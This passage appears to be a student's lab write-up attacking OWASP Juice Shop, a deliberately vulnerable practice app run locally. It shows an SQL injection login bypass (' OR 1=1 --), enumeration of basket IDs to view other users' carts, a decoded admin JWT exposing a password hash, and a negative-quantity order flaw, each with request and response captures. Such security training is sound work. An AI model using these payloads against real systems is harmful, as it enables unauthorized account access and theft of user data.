Keep-Alive: timeout=5

Invalid email or password.
```



Time	Type	Direction	Method	URL
13:52:15 15 ...	HTTP	→ Request	POST	http://localhost:3000/rest/user/login
13:52:15 15 ...	HTTP	→ Request	GET	http://localhost:3000/rest/user/whoami
13:52:15 15 ...	HTTP	→ Request	GET	http://localhost:3000/rest/user/whoami
13:52:18 15 ...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PRIW2y6


Request

```
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/13
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Connection: keep-alive

{
  "email":"' OR 1=1 --",
  "password":"test"
}
```



On your left, we have successfully manipulated the submitted credentials to inject a query that always holds true. Therefore, enabling me to login as admin.

Step 2.6: User Basket Enumeration via `Intruder` mode



168	http://localhost:3000	GET	/rest/basket/1		200	1697	JSON
167	http://localhost:3000	GET	/api/Products/1?d=Thu%20May%2... ✓		200	643	JSON
166	http://localhost:3000	PUT	/api/BasketItems/1 ✓		200	539	JSON
165	http://localhost:3000	GET	/api/BasketItems/1		200	539	JSON
164	http://localhost:3000	GET	/rest/basket/1		304	305	
163	http://localhost:3000	GET	/705.js		200	11602	script js


Request

```
ZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlL
XNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4Yj
UwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXA
iOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRz
L2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRyd
WUsImNyZWF0ZWRBdCI6IjIwMjUtMDUtMTUgMDQ6MDU6MTguMDA3ICswMDowMCIsIn
VwZGF0ZWRBdCI6IjIwMjUtMDUtMTUgMDQ6MDU6MTguMDA3ICswMDowMCIsImRlbGV
0ZWRBdCI6bnVsbH0sImlhdCI6MTc0NzI4ODU1OX0.Zunvwi8iXJQ_lLWYsW90kxJb
m0yMEHxTDTuFvbX4HtRuExn16pbuwwA3wmX4piH4bb6LKhKuXHYvkcdtOCtegjwZH
UBOjm7lw9Xu7DwsGbzc8jkqN5z6cR0IU4_9KX6-A8XlgIVbM1qS_M53BlAiWRAuV0
kUMoYNKDZ7MDARHUA
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwi
ZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlL
```

Response

```
Content-Length: 1310

{
  "status":"success",
  "data":{
    "id":1,
    "coupon":null,
    "UserId":1,
    "createdAt":"2025-05-15T04:05:18.364Z",
    "updatedAt":"2025-05-15T04:05:18.364Z",
    "Products":[
      {
        "id":1,
        "name":"Apple Juice (1000ml)",
        "description":"The all-time classic.",
        "price":1.99,
        "deluxePrice":0.99,
        "image":"apple_juice.jpg",
        "createdAt":"2025-05-15T04:05:18.282Z",
        "updatedAt":"2025-05-15T04:05:18.282Z",
        "deletedAt":null,
        "BasketItem":{
          "ProductId":1,
          "BasketId":1,
          "id":1,
          "quantity":3,
```

The picture shows the default `HTTP Response` when we try to add to cart an item. But looking at the `Request` panel, the basket `ID` is exposed. `BasketID = 1` refers to our basket, being the admin. What if we try to manipulate the `Basket ID` in an incremental order to view other users' baskets? We can use the `intercept` mode for this endeavor.



Sniper attack

Target: http://localhost:3000 ✓ Update Host header to match target

```
GET /rest/basket/§1§ HTTP/1.1
Host: localhost:3000
```

Payloads

Payload position: All payload positions
Payload type: Numbers
Payload count: 10
Request count: 10

2. Intruder attack of http://localhost:3000

Capture filter: Capturing all items
View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
3	3	200	22			943	
4	4	200	17			944	
5	5	200	17			1332	
6	6	200	18			416	
7	7	200	15			416	
8	8	200	20			416	
9	9	200	21			416	
10	10	200	23			416	

Response


```
Vary: Accept-Encoding
Date: Thu, 15 May 2025 06:01:50 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "id":4,
    "coupon":null,
    "UserId":11,
    "createdAt":"2025-05-15T04:05:18.364Z",
    "updatedAt":"2025-05-15T04:05:18.364Z",
    "Products":[
      {
        "id":4,
        "name":"Raspberry Juice (1000ml)",
        "description":"Made from blended Raspberry Pi, water and sugar.",
        "price":4.99,
        "deluxePrice":4.99,
        "image":"raspberry_juice.jpg",
        "createdAt":"2025-05-15T04:05:18.282Z",
```

The images above showcase other users' baskets. `Intercept` mode automates this process.


Summary:

This documentation covered the sections on installing a local copy of OWASP's vulnerable web: Juice Shop via `Docker`. Launching the local instance in `Chromium`, we were able to capture `HTTP History`, and `API Calls` and `Caching`. These benefited us to use the tools `Repeater`, `Intruder`, `Intercept`, and `Decoder` modes to manipulate and exploit exposed web vulnerabilities. In this documentation, the vulnerabilities encountered were: Request Forging, Open Web Directory, User Credential Enumeration, Unsanitized Backend Query, Unauthorized User Access, exposed JWT Token, and Logic Flaws

BONUS Exploitation: Exposed `JWT token` decryption via `Decoder` and Negative product Quantity via `Intercept` mode




```
{
  "authentication":{
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSw
    idXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdi
    YmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ
    2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG
    1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMDUtMTU
    gMDQ6MDU6MTguMDA3ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMDUtMTUgMDQ6MDU6MTguMDA3ICswMDow
    MCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc0NzI4ODU1OX0.Zunvwi8iXJQ_lLWYsW90kxJbm0yMEHxTD
    TuFvbX4HtRuExn16pbuwwA3wmX4piH4bb6LKhKuXHYvkcdtOCtegjwZHUBOjm7lw9Xu7DwsGbzc8jkqN5z6cR
    0IU4_9KX6-A8XlgIVbM1qS_M53BlAiWRAuV0kUMoYNKDZ7MDARHUA",
    "bid":1,
    "umail":"admin@juice-sh.op"
  }
}
```



```
nvwi8iXJQ_lLWYsW90kxJbm0yMEHxTDTuFvbX4HtRuExn16pbuwwA3wmX4piH4bb6LKhKuXHYvkcdtOCtegjwZHUBOjm7lw9Xu7DwsGbzc8jkqN5z6cR0IU4_9KX6-A8XlgIVbM1qS_M53BlAiWRAuV0kUMoYNKDZ7MDARHUA
```

```
{"typ":"JWT","alg":"RS256"}.{"status":"success","data":{"id":1,"username":"","email":"admin@juice-sh.op","password":"0192023a7bbd73250516f069df18b500","role":"admin","deluxeToken":"","lastLoginIp":"","profile
```



Your Basket (admin@juice-sh.op)

Apple Juice (1000ml)	-5000	1.99¤
OWASP Juice Shop "King of the Hill" Facemask	-500	13.49¤

Total Price: -16695¤

You will gain -500 Bonus Points from this order!